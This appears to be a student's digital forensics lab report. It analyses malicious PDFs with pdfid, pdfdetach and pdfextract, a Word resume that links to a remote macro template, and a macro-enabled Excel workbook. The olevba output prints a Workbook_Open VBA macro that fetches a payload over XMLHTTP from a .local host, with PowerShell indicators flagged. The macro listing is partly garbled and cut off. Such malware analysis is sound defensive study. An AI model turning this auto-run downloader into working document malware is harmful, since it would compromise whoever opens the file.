


Digital Forensics-Lab03

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Task# 1

We are given 2 pdf-files with a high chance of malicious script embedded in them and our task is to analyze them.

First we Extract the zip file using 7z and shown that there are 2 pdf files.



By using a utility *pdfid*, we find out that sample2 has a potential embedded file or a script embedded in it.

```
2311
2312 obj 144 0
2313 Type: /EmbeddedFile
2314 Referencing:
2315 Contains stream
2316
2317 <<
2318   /Length 4493
2319   /Type /EmbeddedFile
2320   /Filter /FlateDecode
2321 >>
2322
2323
```

Using PdfDetach utility, I listed the embedded file using *pdfdetach -list 'pdf_filename'* and then ran the command below which extracted the embedded pdf file within.

```
(kali@kali)-[~/Desktop/naya folder]
$ pdfdetach -savefile /home/davidemaiorca/workspace/ProvaPDF/src/compressed/asdkjwx.pdf -o new.pdf cw_pdf_sample2.pdf
```

```
(z);z=c['s'+ubstr](10,1);s[a](z);z=c['s'+ubstr](12,1);
(kali@kali)-[~/Desktop/naya folder]
$ pdfextract new.pdf
Extracted 1 PDF streams to 'new.dump/streams'.
Extracted 1 scripts to 'new.dump/scripts'.
Extracted 0 attachments to 'new.dump/attachments'.
Extracted 0 fonts to 'new.dump/fonts'.
Extracted 0 images to 'new.dump/images'.
```

[illegible]

For this task, we were given two malicious files a Word and excel file. For word file we used oleid tool to see if it had any embedded file or relationship which it had.

```
(kali㉿kali)-[~/Videos]
$ oleid incrediblyPolishedResume.docx
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: incrediblyPolishedResume.docx

+-----+-----+-----+-----+
|Indicator|Value|Risk|Description|
+-----+-----+-----+-----+
|File format|MS Word 2007+ Document (.docx)|info||
+-----+-----+-----+-----+
|Container format|OpenXML|info|Container type|
+-----+-----+-----+-----+
|Encrypted|False|none|The file is not encrypted|
+-----+-----+-----+-----+
|VBA Macros|No|none|This file does not contain VBA macros.|
+-----+-----+-----+-----+
|XLM Macros|No|none|This file does not contain Excel 4/XLM macros.|
+-----+-----+-----+-----+
|External Relationships|1|HIGH|External relationships found: attachedTemplate - use oleobj for details|
+-----+-----+-----+-----+
```

```
(kali㉿kali)-[~/Videos]
$ oleobj incrediblyPolishedResume.docx
oleobj 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

File: 'incrediblyPolishedResume.docx'
Found relationship 'attachedTemplate' with external link http://somtaw.warship.kuunlaan.local/macro3.dotm
```

The second file as mentioned was an Excel file which by looking at the extension had macros enabled. But, we followed the standard procedure of analyzing it with tools such as oleid which to my surprise it had.

```
(kali㉿kali)-[~/Videos]
$ oleid sheetsForFinancial.xlsm
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: sheetsForFinancial.xlsm
WARNING For now, VBA stomping cannot be detected for files in memory
```

Indicator	Value	Risk	Description
File format	MS Excel 2007+	info	
	Macro-Enabled		
	Workbook (.xlsm)		
Container format	OpenXML	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious
Network			keywords were found. Use
			olevba and mraptor for
			more info.
XLM Macros	No	none	This file does not contain
			Excel 4/XLM macros.
External Relationships	0	none	External relationships
			such as remote templates,
			remote OLE objects, etc

```

Function genStr(length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

If length < 1 Then
Exit Function
End If

chars = Array("a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z","0","1","2","3","4","5","6","7","8","9","~","_","-",".","/","<",">","{","|","}","[","^","`","~","&","*","&#34;","&#39;","&#44;","&#58;","&#60;","&#62;","&#63;","&#64;","&#65;","&#66;","&#67;","&#68;","&#69;","&#70;","&#71;","&#72;","&#73;","&#74;","&#75;","&#76;","&#77;","&#78;","&#79;","&#80;","&#81;","&#82;","&#83;","&#84;","&#85;","&#86;","&#87;","&#88;","&#89;","&#90;","&#91;","&#92;","&#93;","&#94;","&#95;","&#96;","&#97;","&#98;","&#99;","&#100;","&#101;","&#102;","&#103;","&#104;","&#105;","&#106;","&#107;","&#108;","&#109;","&#110;","&#111;","&#112;","&#113;","&#114;","&#115;","&#116;","&#117;","&#118;","&#119;","&#120;","&#121;","&#122;","&#123;","&#124;","&#125;","&#126;","&#127;","&#128;","&#129;","&#130;","&#131;","&#132;","&#133;","&#134;","&#135;","&#136;","&#137;","&#138;","&#139;","&#140;","&#141;","&#142;","&#143;","&#144;","&#145;","&#146;","&#147;","&#148;","&#149;","&#150;","&#151;","&#152;","&#153;","&#154;","&#155;","&#156;","&#157;","&#158;","&#159;","&#160;","&#161;","&#162;","&#163;","&#164;","&#165;","&#166;","&#167;","&#168;","&#169;","&#170;","&#171;","&#172;","&#173;","&#174;","&#175;","&#176;","&#177;","&#178;","&#179;","&#180;","&#181;","&#182;","&#183;","&#184;","&#185;","&#186;","&#187;","&#188;","&#189;","&#190;","&#191;","&#192;","&#193;","&#194;","&#195;","&#196;","&#197;","&#198;","&#199;","&#200;","&#201;","&#202;","&#203;","&#204;","&#205;","&#206;","&#207;","&#208;","&#209;","&#210;","&#211;","&#212;","&#213;","&#214;","&#215;","&#216;","&#217;","&#218;","&#219;","&#220;","&#221;","&#222;","&#223;","&#224;","&#225;","&#226;","&#227;","&#228;","&#229;","&#230;","&#231;","&#232;","&#233;","&#234;","&#235;","&#236;","&#237;","&#238;","&#239;","&#240;","&#241;","&#242;","&#243;","&#244;","&#245;","&#246;","&#247;","&#248;","&#249;","&#250;","&#251;","&#252;","&#253;","&#254;","&#255;")

For x = 1 To length
Randomize
str = str & chars(Int((Ubound(chars) - Lbound(chars) + 1) * Rnd + Lbound(chars)))
Next x

RandStr = str
End Function

Sub Workbook_Open()
Dim str1: genStr (17)
Dim xHTTP: Set xHTTP = <del>CreateObject</del>("Microsoft.XMLHTTP")
str2 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
Dim str5tr: Set str5tr = <del>CreateObject</del>("Microsoft.XMLHTTP")
str4 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
xHTTP.Send "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
Dim str9: genStr (10)
With str5tr
.type = "1" //<del>basic</del>
.contentType = "application/x-www-form-urlencoded"
xHTTP.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
End With
str5 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str6 = "22V010510Vzch1cI3vIG1hY2hpbmUvE1pic3QgbXggbHJyYjwmbGaWw1L1Bz3hJncmJg2j3ZkXnZWwQ"
str7 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str8 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str9 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str10 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str11 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str12 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str13 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str14 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str15 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str16 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str17 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str18 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str19 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str20 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str21 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str22 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str23 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80b3j3kZkQgdhIGZhCm8YwS15Bz3hJncmJg2j3ZkXnZWwQ"
str24 = "wgd210ac8ad6g2nf0Igxh2hkiEyaXZlIHRvIG91c2RvZ18oZkZlIjS80
```

Some information that the tool gave as to what the macro could do upon execution.

(empty macro)		
Type	Keyword	Description
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	Open	May open a file
Suspicious	write	May write to a file (if combined with Open)
Suspicious	binary	May read or write a binary file (if combined with Open)
Suspicious	Adodb.Stream	May create a text file
Suspicious	saveToFile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	run	May run an executable file or a system command
Suspicious	powershell	May run PowerShell commands
Suspicious	CreateObject	May create an OLE object
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	Microsoft.XMLHTTP	May download files from the Internet
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	http://srv3.wonderba	URL
	lllfinancial.local/ab	
	c123.crt	
IOC	run.ps1	Executable file name
IOC	powershell.exe	Executable file name